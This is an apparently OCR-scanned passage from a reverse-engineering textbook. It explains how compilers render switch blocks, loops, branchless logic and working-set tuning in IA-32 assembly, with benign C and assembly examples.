Switch blocks (or n-*way conditionals*) are commonly used when different behavior is required for different values all coming from the same operand. Switch blocks essentially let programmers create tables of possible values and responses. Note that usually a single response can be used for more than one value.

Compilers have several methods for dealing with switch blocks, depending on how large they are and what range of values they accept. The following sections demonstrate the two most common implementations of *n*-way conditionals: the table implementation and the tree implementation.

Table Implementation

The most efficient approach (from a runtime performance standpoint) for large switch blocks is to generate a pointer table. The idea is to compile each of the code blocks in the `switch` statement, and to record the pointers to each one of those code blocks in a table. Later, when the switch block is executed, the operand on which the switch block operates is used as an index into that pointer table, and the processor simply jumps to the correct code block. Note that this is not a function call, but rather an unconditional jump that goes through a pointer table.

The pointer tables are usually placed right after the function that contains the switch block, but that's not always the case—it depends on the specific compiler used. When a function table *is* placed in the middle of the code section, you pretty much know for a fact that it is a `'switch'` block pointer table. Hard-coded pointer tables within the code section aren't really a common sight.

Figure A.11 demonstrates how an *n*-way conditional is implemented using a table. The first case constant in the source code is 1 and the last is 5, so there are essentially five different case blocks to be supported in the table. The default block is not implemented as part of the table because there is no specific value that triggers it—any value that's not within the 1–5 range will make

the program jump to the default block. To efficiently implement the table lookup, the compiler subtracts 1 from `ByteValue` and compares it to 4. If `ByteValue` is above 4, the compiler unconditionally jumps to the default case. Otherwise, the compiler proceeds directly to the unconditional `JMP` that calls the specific conditional block. This `JMP` is the unique thing about table-based *n*-way conditionals, and it really makes it easy to identify them while reversing. Instead of using an immediate, hard-coded address like pretty much every other unconditional jump you'll run into, this type of `JMP` uses a dynamically calculated memory address (usually bracketed in the disassembly) to obtain the target address (this is essentially the table lookup operation).

When you look at the code for each conditional block, notice how each of the conditional cases ends with an unconditional `JMP` that jumps back to the code that follows the switch block. One exception is case #3, which doesn't terminate with a `break` instruction. This means that when this case is executed, execution will flow directly into case 4. This works smoothly in the table implementation because the compiler places the individual cases sequentially into memory. The code for case number 4 is always positioned right after case 3, so the compiler simply avoids the unconditional `JMP`.

Tree Implementation

When conditions aren't right for applying the table implementation for switch blocks, the compiler implements a binary tree search strategy to reach the desired item as quickly as possible. Binary tree searches are a common concept in computer science.

VALUE RANGES WITH TABLE-BASED *N*-WAY CONDITIONALS

Usually when you encounter a switch block that is entirely implemented as a single jump table, you can safely assume that there were only very small numeric gaps, if any, between the individual case constants in the source code. If there had been many large numeric gaps, a table implementation would be very wasteful, because the table would have to be very large and would contain large unused regions within it. However, it is sometimes possible for compilers to create more than one table for a single switch block and to have each table contain the addresses for one group of closely valued constants. This can be reasonably efficient assuming that there aren't too many large gaps between the individual constants.




Figure A.11 A table implementation of a switch block.

The general idea is to divide the searchable items into two equally sized groups based on their values and record the range of values contained in each group. The process is then repeated for each of the smaller groups until the individual items are reached. While searching you start with the two large groups and check which one contains the correct range of values (indicating that it would contain your item). You then check the internal division within that group and determine which subgroup contains your item, and so on and so forth until you reach the correct item.

To implement a binary search for switch blocks, the compiler must internally represent the switch block as a tree. The idea is that instead of comparing the provided value against each one of the possible cases in runtime, the compiler generates code that first checks whether the provided value is within the first or second group. The compiler then jumps to another code section that checks the value against the values accepted within the smaller subgroup. This process continues until the correct item is found or until the conditional block is exited (if no case block is found for the value being searched).

Let's take a look at a common `switch` block implemented in C and observe how it is transformed into a tree by the compiler.

```
switch (Value)
{
     case 120:
            Code...
            break;
     case 140:
            Code...
            break;
     case 501:
            Code...
            break;
     case 1001:
            Code...
            break;
     case 1100:
            Code...
            break;
     case 1400:
            Code...
            break;
     case 2000:
            Code...
            break;
     case 3400:
            Code...
            break;
     case 4100:
            Code...
            break;
};
```

Figure A.12 demonstrates how the preceding switch block can be viewed as a tree by the compiler and presents the compiler-generated assembly code that implements each tree node.




Figure A.12 Tree-implementation of a switch block including assembly language code.

One relatively unusual quality of tree-based *n*-way conditionals that makes them a bit easier to make out while reading disassembled code is the numerous subtractions often performed on a single register. These subtractions are usually followed by conditional jumps that lead to the specific case blocks (this layout can be clearly seen in the 501_Or_Below case in Figure A.12). The compiler typically starts with the original value passed to the conditional block and gradually subtracts certain values from it (these are usually the case block values), constantly checking if the result is zero. This is simply an efficient way to determine which case block to jump into using the smallest possible code.

Loops

When you think about it, a loop is merely a chunk of conditional code just like the ones discussed earlier, with the difference that it is repeatedly executed, usually until the condition is no longer satisfied. Loops typically (but not always) include a counter of some sort that is used to control the number of iterations left to go before the loop is terminated. Fundamentally, loops in any high-level language can be divided into two categories, pretested loops, which contain logic followed by the loop's body (that's the code that will be repeatedly executed) and posttested loops, which contain the loop body followed by the logic.

Let's take a look at the various types of loops and examine how they are represented in assembly language,

Pretested Loops

Pretested loops are probably the most popular loop construct, even though they are slightly less efficient compared to posttested ones. The problem is that to represent a pretested loop the assembly language code must contain two jump instructions: a conditional branch instruction in the beginning (that will terminate the loop when the condition is no longer satisfied) and an unconditional jump at the end that jumps back to the beginning of the loop. Let's take a look at a simple pretested loop and see how it is implemented by the compiler:

```
c = 0;
while (c < 1000)
{
    array[c] = c;
    c++;
}
```

You can easily see that this is a pretested loop, because the loop first checks that `c` is lower than 1,000 and then performs the loop's body. Here is the assembly language code most compilers would generate from the preceding code:

```
mov           ecx, DWORD PTR [array]
xor           eax, eax
LoopStart:
mov           DWORD PTR [ecx+eax*4], eax
add           eax, 1
cmp           eax, 1000
jl            LoopStart
```

It appears that even though the condition in the source code was located *before* the loop, the compiler saw fit to relocate it. The reason that this happens is that testing the counter *after* the loop provides a (relatively minor) performance improvement. As I've explained, converting this loop to a posttested one means that the compiler can eliminate the unconditional `JMP` instruction at the end of the loop.

There is one potential risk with this implementation. What happens if the counter starts out at an out-of-bounds value? That could cause problems because the loop body uses the loop counter for accessing an array. The programmer was expecting that the counter be tested *before* running the loop body, not after! The reason that this is not a problem in this particular case is that the counter is explicitly initialized to zero before the loop starts, so the compiler *knows* that it is zero and that there's nothing to check. If the counter were to come from an unknown source (as a parameter passed from some other, unknown function for instance), the compiler would probably place the logic where it belongs: in the beginning of the sequence.

Let's try this out by changing the above C loop to take the value of counter `c` from an external source, and recompile this sequence. The following is the output from the Microsoft compiler in this case:

```
mov           eax, DWORD PTR [c]
mov           ecx, DWORD PTR [array]
cmp           eax, 1000
jge           EndOfLoop
LoopStart:
mov           DWORD PTR [ecx+eax*4], eax
add           eax, 1
cmp           eax, 1000
jl            LoopStart
EndOfLoop:
```

It seems that even in this case the compiler is intent on avoiding the two jumps. Instead of moving the comparison to the beginning of the loop and adding an unconditional jump at the end, the compiler leaves everything as it is and simply adds another condition at the beginning of the loop. This initial check (which only gets executed once) will make sure that the loop is not entered if the counter has an illegal value. The rest of the loop remains the same.

For the purpose of this particular discussion a `for` loop is equivalent to a pretested loop such as the ones discussed earlier.

Posttested Loops

So what kind of an effect do posttested loops implemented in the high-level realm actually have on the resulting assembly language code if the compiler produces posttested sequences anyway? Unsurprisingly—very little.

When a program contains a `do...while()` loop, the compiler generates a very similar sequence to the one in the previous section. The only difference is that with `do...while()` loops the compiler never has to worry about whether the loop's conditional statement is expected to be satisfied or not in the first run. It is placed at the end of the loop anyway, so it must be tested anyway. Unlike the previous case where changing the starting value of the counter to an unknown value made the compiler add another check before the beginning of the loop, with `do...while()` it just isn't necessary. This means that with posttested loops the logic is always placed after the loop's body, the same way it's arranged in the source code.

Loop Break Conditions

A loop break condition occurs when code inside the loop's body terminates the loop (in C and C++ this is done using the `break` keyword). The `break` keyword simply interrupts the loop and jumps to the code that follows. The following assembly code is the same loop you've looked at before with a conditional `break` statement added to it:

```
mov           eax, DWORD PTR [c]
mov           ecx, DWORD PTR [array]
LoopStart:
cmp           DWORD PTR [ecx+eax*4], 0
jne           AfterLoop
mov           DWORD PTR [ecx+eax*4], eax
add           eax, 1
cmp           eax, 1000
jl            LoopStart
AfterLoop:
```

This code is slightly different from the one in the previous examples because even though the counter originates in an unknown source the condition is only checked at the end of the loop. This is indicative of a posttested loop. Also, a new check has been added that checks the current array item before it is

initialized and jumps to `AfterLoop` if it is nonzero. This is your `break` statement—simply an elegant name for the good old `goto` command that was so popular in "lesser" programming languages.

For this you can easily deduce the original source to be somewhat similar to the following:

```
do
{
    if (array[c])
        break;

    array[c] = c;
    c++;
} while (c < 1000);
```

Loop Skip-Cycle Statements

A loop skip-cycle statement is implemented in C and C++ using the `continue` keyword. The statement skips the current iteration of the loop and jumps straight to the loop's conditional statement, which decides whether to perform another iteration or just exit the loop. Depending on the specific type of the loop, the counter (if one is used) is usually not incremented because the code that increments it is skipped along with the rest of the loop's body. This is one place where `for` loops differ from `while` loops. In `for` loops, the code that increments the counter is considered part of the loop's logical statement, which is why `continue` doesn't skip the counter increment in such loops. Let's take a look at a compiler-generated assembly language snippet for a loop that has a skip-cycle statement in it:

```
mov           eax, DWORD PTR [c]
mov           ecx, DWORD PTR [array]
LoopStart:
cmp           DWORD PTR [ecx+eax*4], 0
jne           NextCycle
mov           DWORD PTR [ecx+eax*4], eax
add           eax, 1
NextCycle:
cmp           eax, 1000
jl            SHORT LoopStart
```

This code sample is the same loop you've been looking at except that the condition now invokes the `continue` command instead of the `break` command. Notice how the condition jumps to `NextCycle` and skips the incrementing of the counter. The program then checks the counter's value and jumps back to the beginning of the loop if the counter is lower than 1,000.

Here is the same code with a slight modification:

```
mov         eax, DWORD PTR [c]
mov         ecx, DWORD PTR [array]
LoopStart:
cmp         DWORD PTR [ecx+eax*4], 0
jne         NextCycle
mov         DWORD PTR [ecx+eax*4], eax
NextCycle:
add         eax, 1
cmp         eax, 1000
jl          SHORT LoopStart
```

The only difference here is that `NextCycle` is now placed earlier, before the counter-incrementing code. This means that unlike before, the `continue` statement will increment the counter *and* run the loop's logic. This indicates that the loop was probably implemented using the `for` keyword. Another way of implementing this type of sequence without using a `for` loop is by using a `while` or `do...while` loop and incrementing the counter *inside* the conditional statement, using the ++ operator. In this case, the logical statement would look like this:

```
do { ... } while (++c < 1000);
```

Loop Unrolling

Loop unrolling is a code-shaping level optimization that is not CPU- or instruction-set-specific, which means that it is essentially a restructuring of the high-level code aimed at producing more efficient machine code. The following is an assembly language example of a partially unrolled loop:

```
xor         ecx,ecx
pop         ebx
lea         ecx,[ecx]
LoopStart:
mov         edx,dword ptr [esp+ecx*4+8]
add         edx,dword ptr [esp+ecx*4+4]
add         ecx,3
add         edx,dword ptr [esp+ecx*4-0Ch]
add         eax,edx
cmp         ecx,3E7h
jl          LoopStart
```

This loop is clearly a partially unrolled loop, and the best indicator that this is the case is the fact that the counter is incremented by three in each iteration. Essentially what the compiler has done is it duplicated the loop's body three

times, so that each iteration actually performs the work of three iterations instead of one. The counter incrementing code has been corrected to increment by 3 instead of 1 in each iteration. This is more efficient because the loop's overhead is greatly reduced—instead of executing the `CMP` and `JL` instructions `0x3e7` (999) times, they will only be executed `0x14d` (333) times.

A more aggressive type of loop unrolling is to simply eliminate the loop altogether and actually duplicate its body as many times as needed. Depending on the number of iterations (and assuming that number is known in advance), this may or may not be a practical approach.

Branchless Logic

Some optimizing compilers have special optimization techniques for generating *branchless logic*. The main goal behind all of these techniques is to eliminate or at least reduce the number of conditional jumps required for implementing a given logical statement. The reasons for wanting to reduce the number of jumps in the code to the absolute minimum is explained in the section titled "Hardware Execution Environments in Modern Processors" in Chapter 2. Briefly, the use of a processor pipeline dictates that when the processor encounters a conditional jump, it must guess or predict whether the jump will take place or not, and based on that guess decide which instructions to add to the end of the pipeline—the ones that immediately follow the branch or the ones at the jump's target address. If it guesses wrong, the entire pipeline is emptied and must be refilled. The amount of time wasted in these situations heavily depends on the processor's internal design and primarily on its pipeline length, but in most pipelined CPUs refilling the pipeline is a highly expensive operation.

Some compilers implement special optimizations that use sophisticated arithmetic and conditional instructions to eliminate or reduce the number of jumps required in order to implement logic. These optimizations are usually applied to code that conditionally performs one or more arithmetic or assignment operations on operands. The idea is to convert the two or more conditional execution paths into a single sequence of arithmetic operations that result in the same data, but without the need for conditional jumps.

There are two major types of branchless logic code emitted by popular compilers. One is based on converting logic into a purely arithmetic sequence that provides the same end result as the original high-level language logic. This technique is very limited and can only be applied to relatively simple sequences. For slightly more involved logical statements, compilers sometimes employ special conditional instructions (when available on the target CPU). The two primary approaches for implementing branchless logic are discussed in the following sections.

Pure Arithmetic Implementations

Certain logical statements can be converted directly into a series of arithmetic operations, involving no conditional execution whatsoever. These are elegant mathematical tricks that allow compilers to translate branched logic in the source code into a simple sequence of arithmetic operations. Consider the following code:

```
mov     eax, [ebp - 10]
and     eax, 0x00001000
neg     eax
sbb     eax, eax
neg     eax
ret
```

The preceding compiler-generated code snippet is quite common in IA-32 programs, and many reversers have a hard time deciphering its meaning. Considering the popularity of these sequences, you should go over this sample and make sure you understand how it works.

The code starts out with a simple logical *AND* of a local variable with `0x00001000`, storing the result into `EAX` (the `AND` instruction always sends the result to the first, left-hand operand). You then proceed to a `NEG` instruction, which is slightly less common. `NEG` is a simple negation instruction, which reverses the sign of the operand—this is sometimes called two's complement. Mathematically, `NEG` performs a simple

```
Result = -(Operand);
```

operation. The interesting part of this sequence is the `SBB` instruction. `SBB` is a subtraction with borrow instruction. This means that `SBB` takes the second (right-hand) operand and adds the value of CF to it and then subtracts the result from the first operand. Here's a pseudocode for `SBB`:

```
Operand1 = Operand1 – (Operand2 + CF);
```

Notice that in the preceding sample `SBB` was used on a single operand. This means that `SBB` will essentially subtract `EAX` from itself, which of course is a mathematically meaningless operation if you disregard CF. Because CF is added to the second operand, the result will depend solely on the value of CF. If `CF == 1`, `EAX` will become –1. If `CF == 0`, `EAX` will become zero. It should be obvious that the value of `EAX` after the first `NEG` was irrelevant. It is immediately lost in the following `SBB` because it subtracts `EAX` from itself. This raises the question of *why* did the compiler even bother with the `NEG` instruction?

The Intel documentation states that beyond reversing the operand's sign, `NEG` will also set the value of CF based on the value of the operand. If the operand is zero when `NEG` is executed, CF will be set to zero. If the operand is

nonzero, CF will be set to one. It appears that some compilers like to use this additional functionality provided by NEG as a clever way to check whether an operand contains a zero or nonzero value. Let's quickly go over each step in this sequence:

- Use NEG to check whether the source operand is zero or nonzero. The result is stored in CF.
- Use SBB to transfer the result from CF back to a usable register. Of course, because of the nature of SBB, a nonzero value in CF will become –1 rather than 1. Whether that's a problem or not depends on the nature of the high-level language. Some languages use 1 to denote True, while others use –1.
- Because the code in the sample came from a C/C++ compiler, which uses 1 to denote True, an additional NEG is required, except that this time NEG is actually employed for reversing the operand's sign. If the operand is –1, it will become 1. If it's zero it will of course remain zero.

The following is a pseudocode that will help clarify the steps described previously:

```
EAX = EAX & 0x00001000;
if (EAX)
         CF = 1;
else
         CF = 0;

EAX = EAX - (EAX + CF);
EAX = -EAX;
```

Essentially, what this sequence does is check for a particular bit in EAX (0x00001000), and returns 1 if it is set or zero if it isn't. It is quite elegant in the sense that it is purely arithmetic—there are no conditional branch instructions involved. Let's quickly translate this sequence back into a high-level C representation:

```
if (LocalVariable & 0x00001000)
                                                    return TRUE;
else
return FALSE;
```

That's much more readable, isn't it? Still, as reversers we're often forced to work with such less readable, unattractive code sequences as the one just dissected. Knowing and understanding these types of low-level tricks is very helpful because they are very frequently used in compiler-generated code.

Let's take a look at another, slightly more involved, example of how high-level logical constructs can be implemented using pure arithmetic:

```
call      SomeFunc
sub       eax, 4
neg       eax
sbb       eax, eax
and       al, -52
add       eax, 54
ret
```

You'll notice that this sequence also uses the NEG/SBB combination, except that this one has somewhat more complex functionality. The sequence starts by calling a function and subtracting 4 from its return value. It then invokes NEG and SBB in order to perform a zero test on the result, just as you saw in the previous example. If after the subtraction the return value from SomeFunc is zero, SBB will set EAX to zero. If the subtracted return value is nonzero, SBB will set EAX to –1 (or 0xffffffff in hexadecimal).

The next two instructions are the clever part of this sequence. Let's start by looking at that AND instruction. Because SBB is going to set EAX either to zero or to 0xffffffff, we can consider the following AND instruction to be similar to a conditional assignment instruction (much like the CMOV instruction discussed later). By ANDing EAX with a constant, the code is essentially saying: "if the result from SBB is zero, do nothing. If the result is –1, set EAX to the specified constant." After doing this, the code unconditionally adds 54 to EAX and returns to the caller.

The challenge at this point is to try and figure out what this all means. This sequence is obviously performing some kind of transformation on the return value of SomeFunc and returning that transformed value to the caller. Let's try and analyze the bottom line of this sequence. It looks like the return value is going to be one of two values: If the outcome of SBB is zero (which means that SomeFunc's return value was 4), EAX will be set to 54. If SBB produces 0xffffffff, EAX will be set to 2, because the AND instruction will set it to –52, and the ADD instruction will bring the value up to 2.

This is a sequence that compares a pair of integers, and produces (without the use of any branches) one value if the two integers are equal and another value if they are unequal. The following is a C version of the assembly language snippet from earlier:

```
if (SomeFunc() == 4)
     return 54;
else
     return 2;
```

Predicated Execution

Using arithmetic sequences to implement branchless logic is a very limited technique. For more elaborate branchless logic, compilers employ *conditional instructions* (provided that such instructions are available on the target CPU architecture). The idea behind conditional instructions is that instead of having to branch to two different code sections, compilers can sometimes use special instructions that are only executed if certain conditions exist. If the conditions aren't met, the processor will simply ignore the instruction and move on. The IA-32 instruction set does not provide a *generic* conditional execution prefix that applies to all instructions. To conditionally perform operations, specific instructions are available that operate conditionally.

Certain CPU architectures such as Intel's IA-64 64-bit architecture actually allow almost any instruction in the instruction set to execute conditionally. In IA-64 (also known as Itanium2) this is implemented using a set of 64 available *predicate registers* that each store a Boolean specifying whether a particular condition is True or False. Instructions can be prefixed with the name of one of the predicate registers, and the CPU will only execute the instruction if the register equals True. If not, the CPU will treat the instruction as a `NOP`.

The following sections describe the two IA-32 instruction groups that enable branchless logic implementations under IA-32 processor.

Set Byte on Condition (SETcc)

`SETcc` is a set of instructions that perform the same logical flag tests as the conditional jump instructions (`Jcc`), except that instead of performing a jump, the logic test is performed, and the result is stored in an operand. Here's a quick example of how this is used in actual code. Suppose that a programmer writes the following line:

```
return (result != FALSE);
```

In case you're not entirely comfortable with C language semantics, the only difference between this and the following line:

```
return result;
```

is that in the first version the function will always return a Boolean. If `result` equals zero it will return one. If not, it will return zero, regardless of what value `result` contains. In the second example, the return value will be whatever is stored in `result`.

Without branchless logic, a compiler would have to generate the following code or something very similar to it:

```
cmp           [result], 0
jne           NotEquals
mov           eax, 0
ret
NotEquals:
mov           eax, 1
ret
```

Using the SETcc instruction, compilers can generate branchless logic. In this particular example, the SETNE instruction would be employed in the same way as the JE instruction was employed in the previous example:

```
xor   eax, eax        // Make sure EAX is all zeros
cmp   [result], 0
setne                 al
ret
```

The use of the SETNE instruction in this context provides an elegant solution. If result == 0, EAX will be set to zero. If not, it will be set to one. Of course, like Jcc, the specific condition in each of the SETcc instructions is based on the conditional codes described earlier in this chapter.

Conditional Move (CMOVcc)

The CMOVcc instruction is another predicated execution feature in the IA-32 instruction set. It conditionally copies data from the second operand to the first. The specific condition that is checked depends on the specific conditional code used. Just like SETcc, CMOVcc also has multiple versions—one for each of the conditional codes described earlier in this chapter. The following code demonstrates a simple use of the CMOVcc instruction:

```
mov
ecx, 2000
cmp
edx, 0
mov
eax, 1000
cmove
eax, ecx
ret
```

The preceding code (generated by the Intel C/C++ compiler) demonstrates an elegant use of the CMOVcc instruction. The idea is that EAX must receive one of two different values depending on the value of EDX. The implementation

CMOV IN MODERN COMPILERS

CMOV is a pretty unusual sight when reversing an average compiler-generated program. The reason is probably that CMOV was not available in the earlier crops of IA-32 processors and was first introduced in the Pentium Pro processor. Because of this, most compilers don't seem to use this instruction, probably to avoid backward-compatibility issues. The interesting thing is that even if they are specifically configured to generate code for the more modern CPUs some compilers still don't seem to want to use it. The two C/C++ compilers that actually use the CMOV instruction are the Intel C++ Compiler and GCC (the GNU C Compiler). The latest version of the Microsoft C/C++ Optimizing Compiler (version 13.10.3077) doesn't seem to ever want to use CMOV, even when the target processor is explicitly defined as one of the newer generation processors.

loads one of the possible results into ECX and the other into EAX. The code checks EDX against the conditional value (zero in this case), and uses CMOVE (conditional move if equals) to conditionally load EDX with the value from ECX if the values are equal. If the condition isn't satisfied, the conditional move won't take place, and so EAX will retain its previous value (1,000). If the conditional move does take place, EAX is loaded with 2,000. From this you can easily deduce that the source code was similar to the following code:

```
if (SomeVariable == 0)
                        return 2000;
else
                        return 1000;
```

Effects of Working-Set Tuning on Reversing

Working-set tuning is the process of rearranging the layout of code in an executable by gathering the most frequently used code areas in the beginning of the module. The idea is to delay the loading of rarely used code, so that only frequently used portions of the program reside constantly in memory. The benefit is a significant reduction in memory consumption and an improved program startup speed. Working-set tuning can be applied to both programs and to the operating system.

Function-Level Working-Set Tuning

The conventional form of working-set tuning is based on a function-level reorganization. A program is launched, and the working-set tuner program

observes which functions are executed most frequently. The program then reorganizes the order of functions in the binary according to that information, so that the most popular functions are moved to the beginning of the module, and the less popular functions are placed near the end. This way the operating system can keep the "popular code" area in memory and only load the rest of the module as needed (and then page it out again when it's no longer needed).

In most reversing scenarios function-level working-set tuning won't have any impact on the reversing process, except that it provides a tiny hint regarding the program: A function's address relative to the beginning of the module indicates how popular that function is. The closer a function is to the beginning of the module, the more popular it is. Functions that reside very near to the end of the module (those that have higher addresses) are very rarely executed and are probably responsible for some unusual cases such as error cases or rarely used functionality. Figure A.13 illustrates this concept.

Line-Level Working-Set Tuning

Line-level working-set tuning is a more advanced form of working-set tuning that usually requires explicit support in the compiler itself. The idea is that instead of shuffling functions based on their usage patterns, the working-set tuning process can actually shuffle conditional code sections within individual functions, so that the working set can be made even more efficient than with function-level tuning. The working-set tuner records usage statistics for every condition in the program and can actually relocate conditional code blocks to other areas in the binary module.

For reversers, line-level working-set tuning provides the benefit of knowing whether a particular condition is likely to execute during normal runtime. However, not being able to see the entire function in one piece is a major hassle. Because code blocks are moved around beyond the boundaries of the functions to which they belong, reversing sessions on such modules can exhibit some peculiarities. One important thing to pay attention to is that functions are broken up and scattered throughout the module, and that it's hard to tell when you're looking at a detached snippet of code that is a part of some unknown function at the other end of the module. The code that sits right before or after the snippet might be totally unrelated to it. One trick that *sometimes* works for identifying the connections between such isolated code snippets is to look for an unconditional `JMP` at the end of the snippet. Often this detached snippet will jump back to the main body of the function, revealing its location. In other cases the detached code chunk will simply return, and its connection to its main function body would remain unknown. Figure A.14 illustrates the effect of line-level working-set tuning on code placement.

